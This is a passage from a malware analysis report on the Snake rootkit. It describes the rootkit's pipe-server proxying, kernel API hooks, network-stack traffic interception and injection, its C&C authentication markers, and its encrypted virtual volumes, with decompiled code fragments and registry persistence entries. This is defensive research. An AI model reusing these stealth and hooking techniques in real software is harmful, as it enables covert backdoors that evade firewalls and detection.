When decrypted with the same XOR key that was used by Agent.BTZ, these files expose the following contents:

- `mtmon.sdb` - C&C communication log that looks as the logs shown above.
- `mtmon_.sdb` - installation log, that shows infected processes (Internet Explorer), the random name of the dropped DLL (e.g. `kbdfaori.dll`), log directory, and the registry entry `ShellCore` that stores other configuration details:

```
03:52:02 TVer=1.2
03:52:02 Parent:C:\Program Files\Internet Explorer\IEXPLORE.EXE
03:52:02 ver 3.2.0.0a inj  dll K:0  PID:712,
C:\WINDOWS\system32\kbdfaori.dll,
hostID:ea5cfa5ea1681bd6(16887647987074341846)
03:52:02 C:\WINDOWS\$NtUninstallQ812589$,
Temp:C:\WINDOWS\$NtUninstallQ812589$\SPUNINST\Temp
03:52:02 REG:Software\Microsoft\Windows\CurrentVersion\ShellCore
03:52:02 ModuleStart: 03:51:42
```

- `scmp.bin` - pipe server log that shows its assigned name (`COMPUTERNAME` is the name of the test system) and what processes it operates from:

```
02:04:24 TVer=1.6
02:04:24 SPCOMPUTERNAME: Pipe server thread start
02:04:24 Inj[1620]:explorer.exe
03:51:42 Inj[712]:iexplore.exe
```

- `ucmp.bin` - another pipe server log:

```
02:04:44 TVer=1.6
02:04:44 UPCOMPUTERNAME: Pipe server thread start
```


INTER-PROCESS COMMUNICATIONS

Analysis of the sample reveals that it supports 3 modes of fetching C&C commands.

- In the first mode, it relies on Windows Internet (WinINet) APIs, such as `HttpOpenRequest()`, `HttpSendRequest()`, `InternetReadFile()`, etc.
- In the second mode, it uses Windows Sockets 2 (Winsock) APIs, such as `WSAStartup()`, `socket()`, `connect()`, `send()`, etc.
- In the third mode, it works in the 'pipe server' mode, when it passes the web requests it is interested in (as a client) to the pipe server that runs within Windows Explorer (`explorer.exe`) and/or Internet Explorer (`iexplore.exe`) processes.

Memory pipes is a common mechanism for *Inter-Process Communications* (IPC). When the pipe server reads such requests from the pipes, it performs the web request on behalf of a client by using WinINet APIs, so it effectively serves as a proxy.

The diagram below demonstrates the last, 'pipe server' mode of Snake operation:



The diagram illustrates the operation steps 1-4:

1. First, the malicious driver with the embedded DLL module injects that DLL into a system process, such as `services.exe`; once loaded, the DLL will function in the 'pipe server' mode.
2. As soon as the driver detects a usermode process that goes online (e.g. a browser), it will inject malicious DLL module into it; depending on the operational mode, the DLL may start communicating with C&C directly.
3. In the 'pipe mode' of operation, the injected DLL will start communicating with the pipe server by sending messages into the established inter-process communication pipes.
4. Once the task of communication with C&C is delegated to the pipe server, it will start communicating with the C&C, bypassing the host-based firewalls that keep an infected system process in a white-list.

The reason behind the pipes usage is to 'legitimise' the outbound web requests, forcing them to originate from the host firewall-friendly system services.

Pipe server is a special mode of the injected DLL. In order to switch into that mode, a dedicated thread is spawned to listen for IPC messages received through the pipes. The memory pipes used by Snake are named as:

- `\\.\Pipe\SP[COMPUTERNAME]`
- `\\.\Pipe\UP[COMPUTERNAME]`

where `[COMPUTERNAME]` is the name of the host computer.

Apart from GET/POST requests, the pipe clients (infected usermode processes) may also ask the pipe server to perform other operations on their behalf, such as saving data into a temporary file, copy/delete files, save configuration data into the registry under the aforementioned `ShellCore` value.

This delegation of tasks is designed to keep infected processes under the radar of the behavioural analysis tools for as long as possible. Another reason is to overcome account restrictions imposed on a browser process in order to be able to write into files/registry.

To delegate different types of tasks, the clients send messages to the pipe server using the following task identification headers:

- `DATA`
- `CREATE`
- `CMD`
- `POST`
- `GET`
- `DEL`
- `REGISTR`
- `COPY`

The usermode component of Snake communicates with its kernel-mode driver via a device called `\\.\vstor32` (created under kernel as `\Device\vstor32`). In its communication protocol with the driver it uses the IOCTL code of `0x222038`.

To write data, it opens the device with `CreateFile("\\.\vstor32")`, then calls `DeviceIoControl() API` on its handle with IOCTL code of `0x222038`.

Configuration parameters along with the initial set of domain names are hard-coded within the body of the DLL. However, the data appears to be defined in the structures, so it is very likely the DLL could be generated by a stand-alone builder that 'patches' the DLL with the new/updated list of C&C.

Analysis of the commands performed by the malware suggests the following capabilities:

- Scan the network for the presence of other hosts (maximum 1 hour is allocated for this task)
- Set maximum upload file size
- Go 'stealth' mode for the specified number of days - Snake will not initiate any connections during that time
- Run specified shell commands and collect the output logs for further delivery
- Modify settings stored with the registry key `HKLM\Software\Microsoft\Windows\CurrentVersion\ShellCore`
- Search for files
- Upload specified files
- Add new C&C domains
- Update the driver with a new version
- Download files
- Run specified executable files
- Set self-deactivation timeout
- If the virtual partition `\\.\vd1` exists, copy all Snake logs into that partition

Together, these commands provide complete backdoor functionality, allowing remote attacker full control over the compromised system.

The ability to update the driver and then rely on its communication capabilities means that the components of Snake are flexible, making possible the existence of the hybrid (kernel-centric and usermode-centric) architectures.

For example, the virtual partitions are used by kernel-centric Snake variants, where the kernel-mode driver is responsible for the communications. If such a driver is installed via an update, the usermode component can be instructed to delegate the file upload task to the driver by copying all the necessary logs into the shared virtual partition, physically located on the compromised host and thus, accessible from kernel.

KERNEL-CENTRIC ARCHITECTURE

This particular architecture relies on a kernel-mode driver to carry out the network communications. The usermode DLLs are still injected into the system processes to perform high-level tasks.

The delivery mechanism is not known: it may be distributed via a thumb-drive, a phishing email attachment, or be delivered via an exploit across the network (e.g. by using the *reconnaissance tool* that is explained later).

Infection starts from a dropper penetrating into the compromised system where it is allowed to run. Once executed, the dropper installs the kernel mode driver in a pre-defined location. The dropper itself is 32-bit, so it will run both on 32-bit and 64-bit Windows OS (in WoW64 mode). On a 32-bit OS, it will install a 32-bit driver. On a 64-bit OS, it will install a 64-bit driver.

The analysed 32-bit dropper creates a driver in the following location:

```
%windows%\$NtUninstallQ817473$\fdisk.sys
```

However, different samples may use a different path and driver file name. For example, some samples exposed these filenames: `fdisk_32.sys`, `A0009547.sys`, or `Ultra3.sys`. The filename of the dropper could be `rkng_inst.exe` or `fdisk_mon.exe`.

REGISTRATION

Once executed, the driver first makes sure it is registered under a pre-defined name, such as `Ultra3`.

Other samples may have a different registration name, such as `~ROOT`. The registration is ensured with creation of the following registry entries:

```
ErrorControl = 0
Group = "Streams Drivers"
ImagePath = %windows%\$NtUninstallQ817473$\fdisk.sys
Start = 1 [SYSTEM]
Type = 1
```

in the newly created registry key

```
HKEY_LOCAL_MACHINE\System\CurrentControlSer\Services\Ultra3
```

The driver then flags the following events with the notification purposes:

```
\BaseNamedObjects\{B93DFED5-9A3B-459b-A617-59FD9FAD693E}
\BaseNamedObjects\shell.{F21EDC09-85D3-4eb9-915F-1AFA2FF28153}
```

The rootkit then places a number of the hooks.

SYSTEM HOOKS

The first API it hooks is `IoCreateDevice()`. The installed hook handler calls the original API and then checks if the name of the device is `netbt` or `afd`. If so, it will install a TDI filter driver. If the device name is `Null`, `Beep`, `tcpip` or `Nsiproxy`, it will activate itself by enabling its hooks designed to hide the presence of Snake on a system, set up its access control lists and the messaging system.

In order to hide its components, the driver hooks the following APIs:

- `ZwQueryKey`
- `ZwEnumerateKey`
- `ZwCreateKey`
- `ZwSaveKey`
- `ZwReadFile`
- `ZwQuerySystemInformation`
- `ZwQueryInformationProcess`
- `ZwClose`
- `ZwTerminateProcess`
- `ZwShutdownSystem`
- `ObOpenObjectByName`

For example, the hook handlers of the registry-related APIs will block access to the registry entries that contain the name of the driver. In one example, the rootkit blocks access to registry entries that contain the strings "Ultra3" and "~ROOT".

The ZwReadFile() hook handler will block access to the home directory where the rootkit keeps its file. In one of the analysed kernel-centric Snake samples the home directory was hard-coded as %windows%\$NtUninstallQ817473$, so it blocked file read access from that directory.

The ZwClose() hook handler is used to inject the DLL module into the userland processes.

The hook handler for ZwTerminateProcess() checks if the process being shut down is svchost.exe. If so, it considers it to be a system shutdown, so it unloads its usermode DLL and deactivates its own network drivers, just like it does when its ZwShutdownSystem() hook handler gets invoked.

The ObOpenObjectByName() hook is designed to hide the presence of its virtual partitions (described later).

To encrypt data stored on its virtual partitions, the driver sets a hook for another API:

IofCallDriver()

To re-infect the usermode process svchost.exe and to re-enable its network drivers, the rootkit hooks these APIs:

- ZwCreateThread
- ZwCreateUserProcess

WFP CALLOUT DRIVER

Snake then proceeds to the task of deep packet inspection and modification.

In order to accomplish it, it registers a callout driver for *Windows Filtering Platform* (WFP), an architecture first introduced with Windows Vista and nowadays normally used by antivirus and/or intrusion detection systems to inspect/block malicious traffic.

Snake sets filters at the layers FWPM_LAYER_STREAM_V4 and FWPM_LAYER_ALE_FLOW_ESTABLISHED_V4 in the TCP/IP stack, so that its callout driver is notified whenever a TCP connection is established by a browser. When that happens, the rootkit triggers an event named \BaseNamedObjects\wininet_activate. When the data arrives, it is intercepted with the *FwpsCopyStreamDataToBuffer0()* API, and then scanned for the presence of the hidden commands from C&C.

The driver inspects bidirectional network data on a per stream basis, as it's located right on the stream data path. An ability to manipulate data streams is provided with the packet injection logic below, allowing Snake to covertly insert traffic destined to its C&C servers:

```
01 int __stdcall stream_inject(int flowHandle, int calloutId, int layerId)
02 {
03     int iRet = 0;
04     int ntStatus = FwpsAllocateNetBufferAndNetBufferList(m_hNdisNblPool, 0, 0, 0, 0, &iRet);
05     if (!ntStatus)
06     {
07         ntStatus = _FwpsStreamInjectAsync(m_hInjection,
08                                           0,
09                                           0,
10                                           flowHandle,
11                                           calloutId,
12                                           layerId,
13                                           20,
14                                           3,
15                                           iRet,
16                                           0,
17                                           sStreamInjectCompletion,
18                                           0);
19     if (!ntStatus)
20     {
21         iRet = 0;
22     }
23     if (iRet)
24     {
25        FwpsFreeNetBufferList(iRet);
26     }
27     return ntStatus;
28 }
```

In order to qualify as a browser, the usermode process must have any of the following names:

```
01 bool isBrowserProcess(const wchar_t *szProcName)
02 {
03     return !wcsicmp(szProcName, L”iexplore.exe”) ||
04            !wcsicmp(szProcName, L”firefox.exe”) ||
05            !wcsicmp(szProcName, L”opera.exe”) ||
06            !wcsicmp(szProcName, L”netscape.exe”) ||
07            !wcsicmp(szProcName, L”mozilla.exe”) ||
08            !wcsicmp(szProcName, L”chrome.exe”);
09 }
```

TDI FILTER DRIVER

In addition to WFP, Snake also hooks the *Transport Driver Interface* (TDI) network routines by setting itself up as a TDI filter driver.

TDI is considered deprecated and will be removed in future versions of Microsoft Windows, but it's still supported on Windows 7.

Being registered as a TDI driver on the device stack, Snake hooks TCP calls. This way it intercepts all requests along with their parameters via IRP (IO request package) hooks.

By 'sniffing' all the requests, it can now inspect the traffic, looking for and then parsing GET/POST HTTP requests and also SMTP communications, in order to distinguish commands addressed to itself.

If the rootkit detects that the OS version is pre-Vista (e.g. Windows XP) or Windows Server 2008 (e.g. Windows Server 2003), it will invoke `FwpsStreamInjectAsync0()` API in order to generate outbound requests.

Whenever the client establishes connections, the TDI driver will also 'pulse' the `\BaseNamedObjects\wininet_activate` event, just like the WPF driver's component of it, in order to notify the userland service about the event.

The data that the driver intercepts, along with the important notifications, is passed to the userland DLL to be processed. If the data contains commands from C&C, the DLL module is expected to execute them and report results back to the driver to be delivered back to C&C.

NDIS HOOKING

For NDIS versions 5.X, Snake rootkit contains code that installs NDIS filter intermediate driver.

This driver is set up above a miniport driver (a driver that communicates with the physical device) and below a protocol driver (a driver that implements a protocol, e.g. TCP/IP).

The driver is registered with `NdisIMRegisterLayeredMiniport()` API.

After that, the drivers hooks the following exports within `ndis.sys`:

- `NdisIMRegisterLayeredMiniport`
- `NdisTerminateWrapper`

The rootkit contains code that installs NDIS filter driver for NDIS 6.0 and above:

Unique name: `{c06b1a3b-3d16-4181-8c8d-7015bfc5b972}`
User-readable description: `filter_c06b1a3b`

NDIS filter driver configuration is stored in the registry entry:

`HKLM\SYSTEM\CurrentControlSet\Control\Network\{4d36e974-e325-11ce-bfc1-08002be10318}`

The driver is registered with `NdisFRegisterFilterDriver()` API.

After that, the drivers hooks the following exports within `ndis.sys` (for NDIS 6.0):

- `NdisFRegisterFilterDriver`
- `NdisFDeregisterFilterDriver`
- `NdisSetOptionalHandlers`
- `NdisFSetAttributes`

Another set of exports it attempts to hook in `ndis.sys` (for NDIS 6.0) is:

- `NdisMRegisterMiniportDriver`
- `NdisMDeregisterMiniportDriver`
- `NdisMIndicateReceiveNetBufferLists`
- `NdisMRestartComplete`
- `NdisMPauseComplete`


With the hooks installed, whenever the network adapter driver attempts to register to NDIS, or whenever there is an attempt to install NDIS intermediate driver or NDIS filter driver, the hook handlers will register Snake's own *MiniportXxx* functions with the NDIS library.

With its own miniport handler functions, it can send/receive data by using a private TCP/IP stack, bypassing all firewall hooks, and making its open ports invisible to scanners.

NDIS PROTOCOL DRIVER

The Snake rootkit registers itself as *Network Driver Interface Specification* (NDIS) protocol driver.


Intercepting Network Data



Whenever the underlying miniport driver receives data from the network, it calls NDIS by invoking a data receive indication function `NdisMIndicateReceiveNetBufferLists()`.

When that happens, NDIS invokes Snake's hook function (`ProtocolReceiveNetBufferLists`) to process the received data.


Sending Network Data



To send the data back, the protocol driver defines the data in a list of `NET_BUFFER_LIST` structures, and then passes them to NDIS by calling `NdisSendNetBufferLists()`.

NDIS, in turn, calls the miniport driver's `MiniportSendNetBufferLists()` function to forward the data to an underlying miniport driver.

Being able to fully manipulate traffic at 3 different levels (NDIS protocol driver, TDI Driver, and WPF callout driver), Snake is able to 'inject' the traffic into existing communications to reach out to external components, and at the same time parse all incoming traffic to detect traffic addressed to itself:



DEAD BEEF ON A COOL BASE

As the driver intercepts all connections (e.g. on `TDI_RECEIVE` TDI event or `ClientEventReceive()` event notification triggered through its TDI Filter Driver), it parses all incoming HTTP and SMTP traffic to see if it can be authenticated as Snake traffic.

The authentication is implemented by decrypting the data and making sure it starts with the markers `0xDEADBEAF` and `0xC001BA5E` (which appear to derive from '`DEAD BEEF`' and '`COOL BASE`').

Here are specific steps:

- The data it accepts should start from a 10 byte signature with the following rules:
  - the first 8 bytes must all be ASCII characters, the parser calculates their total sum (`sum`):

```
01    for (int i = 0; i < 8; i++)
02    {
03            if (*(BYTE *)ptrBuffer <= 32 ||
04                *(BYTE *)ptrBuffer >= 128)
05            {
06                    return 0;                  // if not ASCII, quit
07            }
08            sum += *(BYTE *)ptrBuffer;         // add to sum
09            ++ptrBuffer;                       // advance buffer pointer
10    }
```

  - 9th byte must be equal to `sum / 26 + 65`
  - 10th byte must be equal to `122 - sum % 26`

```
01    if ((*(BYTE *)ptrBuffer != sum / 26 + 65) ||
02        (*(BYTE *)(ptrBuffer + 1) != 122 - sum % 26))
03    {
04            result = 0;
05    }
```

- Starting from the 11th byte, the data must be base64-encoded; the parser decodes that data

```
01    base_64_decode(abyBuffer + 10,
02                   &ptrDecoded,
03                   iMaxLength - 10);
```

- Once decoded, the decrypted data should contain the aforementioned markers:

```
.text:F6751426     lea      eax, [ebp+dwMarker]              ; return marker here
.text:F6751429     push     eax
.text:F675142A     mov      ecx, [ebp+buf_len]               ; traffic's buffer length
.text:F675142D     push     ecx
.text:F675142E     mov      edx, [ebp+abyBuffer]             ; traffic's buffer pointer
.text:F6751431     push     edx
.text:F6751432     call     decrypt_traffic                  ; decrypt traffic first
.text:F6751437     test     eax, eax
.text:F6751439     jz       short exit                       ; if failed, exit
.text:F675143B     mov      eax, [ebp+dwMarker]              ; check the returned marker
.text:F675143E     cmp      eax, _DEADBEAF                   ; _DEADBEAF dd 0DEADBEAFh
.text:F6751444     jnz      short exit                       ; if not 0xDEADBEAF, exit
.text:F6751446     cmp      [ebp+dwNextDword], 0C001BA5Eh    ; check next DWORD
.text:F675144D     jnz      short next                       ; if not 0xC001BA5E, exit
```

- When the traffic is authenticated, its contents is then parsed by using "`GET`", "`POST`", "`http://`", "`HTTP/`", "`Content-Length`", "`Connection`", "`close`" tags, in order to retrieve HTTP requests
- SMTP traffic is also parsed, only by using "`MAIL `", "`RCPT `" tags in order to retrieve SMTP characteristics

By observing such behaviour, one might wonder why the driver is expecting HTTP or SMTP clients? Why does it act like HTTP/SMTP server processing client traffic, and serving back normal responses as per the protocol?

For example, in HTTP the driver will respond with messages like "`HTTP/1.1 200 OK`" or "`HTTP/1.1 500 Server Error`".

For SMTP traffic, it communicates back normal SMTP server responses, such as "`250 Sender OK`", "`503 Bad sequence of commands`", etc.

The reason behind such behaviour is that the driver is acting in this mode like a proxy, routing requests from other infected hosts to a remote C&C server.

Another opportunity this mode unlocks is a *peer-to-peer* network mode with no centralised C&C. The infected hosts are capable of transferring the following *peer-2-peer* commands defining fragment size, reliability parameters, new peer information, peer impersonation flags, etc.:

- `frag_size`
- `frag_no_scrambling`
- `peer_frag_size`
- `read_peer_nfo`
- `write_peer_nfo`
- `imp_level`
- `reliable_n_tries`
- `reliable_keepalive`
- `reliable_rtt`
- `reliable_padding`
- `reliable_no_keepalive`
- `m2b_raw`
- `psk`
- `key`

Once the incoming data is authenticated and decrypted, the driver passes it to the DLL by using memory pipes.

For example, on HTTP traffic arrival it may send traffic data into a memory pipe `\Device\NamedPipe\isapi_http`, and then, send a received *peer-2-peer* command message `write_peer_nfo=[IP_ADDRESS:PORT]0frag_no_scrambling=Y0` into another memory pipe called `\Device\NamedPipe\isapi_dg`.

In order to log its activity, the driver writes log data into the pipe `\Device\NamedPipe\isapi_log`, so that the DLL could log the data into the log files.

Full list of the named pipes used for communications is provided below:

- `\Device\NamedPipe\isapi_http`
- `\Device\NamedPipe\isapi_log`
- `\Device\NamedPipe\isapi_dg`
- `\Device\NamedPipe\services_control`

Messages submitted into the pipes are wrapped into the structures. The structures appear to contain headers to allow the pipe server, that runs within an infected userland module, to identify the messages first and then unwrap the structures accordingly.

For example, the message headers could be:

- `domc.np`
- `frag.np`

Once received from the pipes and unwrapped/decoded, the data is then handled by the usermode DLL as per the data intention - whether it's a traffic sniffing task, a *peer-2-peer* client logic, a logging task, or a task of saving received files into the virtual volumes.

VIRTUAL FILE VOLUMES

The driver creates virtual file volumes for encrypted storage of its files and configuration data:

- `\\.\Hd1`
- `\\.\Hd2`

The volumes are mounted from the virtual file systems `RawDisk1` and `RawDisk2`.

The first partition is created with the following steps:

- the driver creates a 100Mb (`0x6400000` bytes) file `%windows%\$NtUninstallQ817473$\hotfix.dat` by calling `IoCreateFile()` API
- then it creates a section object with the flags `SEC_COMMIT` and `SEC_NOCACHE` (`0x18000000`) by calling `ZwCreateSection()`; the flags mean the file is mapped into memory, the entire range of pages will be committed
- next, it maps a view of the created section into the virtual address space by calling `ZwMapViewOfSection()`
- finally, it creates device `\Device\RawDisk1` from the section map and mounts it as `\\.\Hd1`

The hook installed by the rootkit on `IofCallDriver()` API provides on-the-fly data encryption/decryption whenever that data is written to or read from the volume. The encryption algorithm is based on *CAST-128*, with the hard-coded key stored in the rootkit body.

As a result, whenever the data is saved into the volume `Hd1`, it will be scrambled on-the-fly, and reflected in the persistent storage file `hotfix.dat`, which is physically located within the rootkit's '*home*' directory:

```
Z:\WINDOWS\$NtuninstallQ817473$>dir
 Volume in drive Z has no label.
 Volume Serial Number is 2479-98AC

 Directory of Z:\WINDOWS\$NtuninstallQ817473$

13/02/2014  04:47 PM    <DIR>          .
13/02/2014  04:47 PM    <DIR>          ..
03/02/2014  01:57 PM           210,944 fdisk.sys
13/02/2014  04:47 PM       104,857,600 hotfix.dat
               2 File(s)    105,068,544 bytes
               2 Dir(s)   8,406,433,792 bytes free
```

Analysis of the `hotfix.dat` file contents reveals it's a fully encrypted file with flat entropy. Thus, it is not possible to reveal the contents of the Snake's volume by accessing the contents of this file (unless the encryption is broken, that is).

Enlisting the contents of the created volume is possible, along with creating files on it:

```
C:\>echo Test > \\.\Hd1\Test.txt

C:\>type \\.\Hd1\\Test.txt
Test

C:\>dir \\.\Hd1\\
 Volume in drive \\.\Hd1 has no label.
 Volume Serial Number is BA9B-99E8

 Directory of \\.\Hd1

14/02/2014  02:22 PM                 7 Test.txt
               1 File(s)              7 bytes
               0 Dir(s)               0 bytes free
```

However, as soon as `IofCallDriver()` hook is removed, the same 'dir' command will fail, as with no hook the rootkit cannot decrypt the scrambled volume:

```
C:\>dir \\.\Hd1\\
Incorrect function.
```

The second volume `\\.\Hd2` is not mapped to a file, so when a computer is switched off, its contents is lost. Thus, it could be used as a temporary or a cache storage. The data stored in `\\.\Hd2` is encrypted the same way the first volume's data.

Both volumes appear to be set up as FAT volumes.

An attempt to read the data from these volumes with the code below:

```
01    HANDLE hDisk = CreateFile("\\\\.\\Hd1",
02                              GENERIC_READ,
03                              FILE_SHARE_READ,
04                              NULL,
05                              OPEN_EXISTING,
06                              0,
07                              NULL);
08    BYTE lpBuffer[16384];
09    DWORD dwBytes;
10    if (hDisk)
11    {
12            ReadFile(hDisk, lpBuffer, 16384, &dwBytes, NULL);
13            // inspect the buffer
14            CloseHandle(hDisk);
15    }
```

This will produce the following results:

For `\\.\Hd1`:

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000 EB 00 00 00 00 00 00 00 00 00 00 00 02 04 02 00 ................
00000010 02 00 02 00 00 F8 C8 00 20 00 02 00 01 00 00 00 ........ .......
00000020 FF 1F 03 00 80 00 29 E8 99 9B BA 4E 4F 20 4E 41 ......)....NO NA
00000030 4D 45 20 20 20 20 46 41 54 31 36 20 20 20 00 00 ME    FAT16   ..
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

For `\\.\Hd2`:

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000 EB 00 00 00 00 00 00 00 00 00 00 00 02 01 02 00 ................
00000010 02 00 02 FF 7F F8 7F 00 20 00 02 00 01 00 00 00 ........ .......
00000020 00 00 00 00 80 00 29 E8 99 9B BA 4E 4F 20 4E 41 ......)....NO NA
00000030 4D 45 20 20 20 20 46 41 54 31 36 20 20 20 00 00 ME    FAT16   ..
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

The ability to keep its data on *TrueCrypt*-like volumes provides Snake with a powerful ability to exchange data with the usermode DLL, as these volumes are accessible both from usermode and kernel mode.

Static analysis of the code reveals that the Snake driver uses virtual volumes to store its data and additional files on it.

For example, it stores its *message queue* in a file called:

`\.\\Hd1\queue`

The *message queue* indicates an asynchronous communication model between kernel mode driver and a usermode DLL, e.g. to pass commands, configuration parameters, binary images of additional Snake components.

Other files that may also be found on the virtual volume are: `klog`, `conlog`, `dump`, `rkng_inst.exe`,

where `rkng_inst.exe` could be the name of the original dropper, and other log files could potentially contain executed command outputs, intercepted keystrokes, and other output logs.

64-BIT EDITIONS OF WINDOWS

The 64-bit version of Snake must deal with a number of additional security protections implemented in 64-bit editions of Microsoft Windows, the most significant of which are kernel driver signature validation and *Kernel Patch Protection* (more commonly known as *PatchGuard*).

PatchGuard is a feature of 64-bit Windows which aims to prevent modification of the Windows kernel, something that is often performed by malware attempting to hide itself on an infected system. Although *PatchGuard* is successful at preventing kernel patching once initialised, several published bypass approaches exist[4,5]. The technique used by Snake appears to be similar to these approaches.

The driver signing policy enforced by all 64-bit versions of Windows from Vista onwards requires all kernel-mode drivers to be signed with a valid digital signature. The Snake dropper contains both 32-bit and 64-bit unsigned drivers, and it can successfully load its unsigned 64-bit driver on a 64-bit version of Windows XP – as driver signing is not enforced it does not have to resort to any tricks under this OS version. In this case, in order to ensure the driver is loaded automatically at startup, the dropper can install the 64-bit driver on 64-bit Windows XP in the same way it installs a 32-bit driver on a 32-bit version of Windows XP.

On 64-bit versions of Windows Vista and above it behaves differently. Firstly, the 64-bit unsigned driver file is created as usual:

```
%windows%\$NtUninstallQ817473$\fdisk.sys
```

However, the driver is not registered; what is registered instead is the dropper itself. To do that, the dropper first copies itself as:

```
%windows%\$NtUninstallQ817473$\fdisk_mon.exe
```

The dropper then registers itself as a service to ensure it starts every time Windows is booted, by creating the values:

```
ErrorControl = 0
Type = 16
Start = 2
ImagePath = "%SystemRoot%\$NtUninstallQ817473$\fdisk_mon.exe
ObjectName = "LocalSystem"
WOW64 = 1
```

in the registry key:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Ultra3
```

Now comes the most interesting part: does the dropper manage to load its 64-bit unsigned driver under 64-bit versions of Windows Vista and later versions, such as 64-bit Windows 7/8? The answer: Yes, it does.

Does it resort to using bootkit technology, which has been used in the past to bypass protections to load unsigned 64-bit drivers? The answer: No. Bootkits must overwrite the Master Boot Record (MBR) and antivirus products are well trained to catch that kind of bad behavior.

